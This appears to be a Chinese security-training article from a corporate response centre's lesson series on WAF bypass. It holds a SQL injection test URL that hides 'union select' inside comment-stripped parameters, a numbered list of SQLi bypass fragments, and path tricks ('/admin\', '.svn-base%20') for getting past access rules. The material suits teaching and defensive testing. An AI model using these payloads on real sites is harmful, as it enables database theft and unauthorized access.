这是我16年发现的一个方法, waf在对数据做预处理的时候, 将/**/注释替换为空格, 再进入规则进行匹配拦截。现在这个逻辑还没有改。


这个是16年的截图, 当时防护日志可以看到拦截的处理



时间	类型	内容保护
2016-07-27 13:53:04	网站漏洞防护	127.0.0.1访问127.0.0.1/ceshi.php?a= union select 拦截原因:防止SQL联合查询可疑内容:union select

新版的测试

http://192.168.79.131/sqltest.php?a=/*&id=1 union select 1,user from mysql.usre&b=*/



可以看到测试规则的绕过就是逐步判断过滤了什么，哪些还可用，用知道的姿势，组合绕过，所以可以总结流程写成payload测试。

```

1 /*
2 /*!
3 */
4 /*!*/
5 %
6 %23
7 --+
8 --
9 --
10 %0a
11 %a0
12 (
13 ()
14 and
15 and 1=1
16 and ~1=1
17 and id like '1'
18 or
19 or 1=1
20 or ~1=1
21 ||1=1
22 %26%261=1
23 xor
24 xor~0
25 'xor~0
26 user
27 user(
28 user()
29 a()
30 union
31 select
32 select{
33 union select
34 union select{
35 .0union select
36 union(select
37 union{ select

```

```

38 union(select pass from (dual))
39 select from
40 select-1 from
41 select@a:'pass'from
42 SELECT@name:=(username) FROM(x(adminuser))

```

讲师



发现了特殊敏感文件，waf却禁止特殊文件访问？


京安小妹




小灰：

细心和fuzz


- 1、限制目录访问正则可能这么写/admin/，浏览器发包会转，通过burp发包/admin\即可绕过限制访问目录，系统的403限制，原理不一样。
- 2、限制文件访问，fuzz后缀，windows忽略%20的特性，例如waf匹配(*\svn-base\$)，使用后缀.svn-base%20即可绕过限制。





3、如果是云waf考虑资源限制

多并发状态下，考虑资源消耗，不影响用户体验可能会放过去数据包。例如某云盘资源，突然限制下载，开一个burp重放数据包，云盘资源就能继续下载到。（现在不知道还能不能用，好久没这个需求了QWQ）



讲师

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。



简历请发送: cv-security@jd.com

微信公众号: jsrc_team

新浪官方微博: 京东安全应急响应中心